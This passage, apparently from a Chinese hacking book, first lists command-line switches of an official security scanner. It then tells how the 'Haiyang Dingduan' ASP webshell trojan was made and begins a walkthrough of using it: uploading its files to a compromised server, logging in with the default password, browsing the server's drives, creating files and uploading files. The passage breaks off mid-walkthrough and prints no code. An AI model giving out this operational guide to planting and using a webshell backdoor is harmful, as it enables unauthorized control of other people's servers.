


图 7

下面列举几个比较常用的参数，其它的参数还靠大家自己去挖掘。

<no option> 这是不加任何参数，默认扫描本机。

/c <domainname>\<computername> 这是扫描工作组里的主机，如 WORKGROUP\SANGEL。

/i <xxx.xxx.xxx.xxx> 扫描 IP，不用说了吧？针对一台主机。

/r <xxx.xxx.xxx.xxx-xxx.xxx.xxx.xxx> 扫描 IP 段，针对多台主机。

/d <domainname> 输入域名进行扫描。

/n 跳过不检测的部分，如 /n IIS、/n OS、/n Password、/n SQL、/n Updates。

/e 显示最近的扫描错误列表。

/l 显示所有的报告。

/ls 显示最近的扫描报告。

/lr <report name> 显示概要报告。

/ld <report name> 显示详细的报告。

参数实在太多了。不过经测试，图形界面的检测效果要比命令行的效果好，所以建议大家使用图形界面直接检测。

更新完以后重新启动就可以了。总的来说，这款工具是非常好的，毕竟是官方的东西嘛，希望大家能善用这种东西。



提到这个木马，我就非常尴尬。很多人听说过我的网名lcx，还有我的小站“海阳顶端网”，就是因为他们用过asp木马程序。但是好笑的是，这个木马的确不是我写的。在2001年，U漏洞流行的年代，有一次为了拿到一个国外网站的pcanywhere的密码*.cif文件，但这个*.cif文件目录很深，目录、子目录都有空格，我用U漏洞无论如何也拿不到。于是，我手工写了一个asp拷贝小程序，将其轻易拷贝到网站的Web目录，从而将它下载下来了。

从那时起，我就打算写一个asp在线管理程序。当时写了一个非常粗糙，有很多bug，功能也不多，后来又在网上看到了“网辰”在线编辑和“化境”的在线编辑asp程序，因为“网辰”的程序太出色了，我马上就放弃了自己开发的思路。

“网辰”的源代码没有文件上传，“化境”的在线编辑源代码没有“网辰”的好用。我就将这两套程序合二为一，组成了海阳顶端网木马的第一版。2003年1月，我又加入了“阿江”的asp探针及网上流传甚广的aspcmd后门(这个好像是大名鼎鼎的sql写的)和几乎没人知道的“不依赖fso”的asp后门(好像是czy写的)，去掉了第一版的几个bug，组成了海阳顶端网木马2003。现在海阳顶端网木马第一版和2003版在小凤居和黑白你都可以下载，你可以比较它们的不同。

那么我们可以用这个木马来做什么呢？它几乎在NT肉鸡里无所不能。

一、如何运行

程序运行通过的服务器环境：IIS3/IIS4/IIS5+中英文W2k/nt/xp或pws+Win98/me(Win98/me下，木马里的cmd.asp不能运行)。

我们在客户端（本机）用一个浏览器就可以了，浏览器要求支持Cookie。把海阳顶端网木马2003的9个文件上传到肉鸡支持asp的目录，是否虚拟目录都可。然后我们用IE打开asp木马的url。由于某些原因，我现在用本机演示这套asp木马。

如下图1和图2所示，两个图表示的是asp木马的首页。在图中，我们可以看到探测到服务器的IP、CPU数量等参数。




图1




图2

注意 这个木马我们用的是http://127.0.0.1/aspmm/index.asp来访问，也就是说虚拟路径是/aspmm，而实际物理路径是图1探测显示的物理路径d:\aspmm。这也是我在下文中强调的相对路径和绝对路径。

在图1中，如果Scripting.FileSystemObject（FSO文本文件读写）这一行打了勾的话，就是我们常说的服务器支持fso了。如果打了叉，就是不支持。在图2最下方有一个密码框，默认密码是“haiyangtop.126.com”，你可以用记事本打开index.asp文件，找到“haiyangtop.126.com”，将其改成别的密码。

二、功能图解

输入密码点击确定后，我们来到了如图3所示对话框。




图3

在图3里，可以清楚地看到，现在我们是在肉鸡的相对路径，一般情况下就是直接进入肉鸡网站的Web目录。相对路径就是我们说的虚拟目录，切换到绝对路径就是肉鸡的物理路径了。点击

最顶端的“切换到相应盘符 C、D、E”，我们可以遍历肉鸡的整个硬盘了。在图3对话框中输入一个文件名，像lcx.txt，然后点“新建文件”按扭，就可以在当前路径下建立一个文本文件。同样，也可以新建一个文件夹。点击“上传文件”后，弹出如图4所示对话框。




图 4

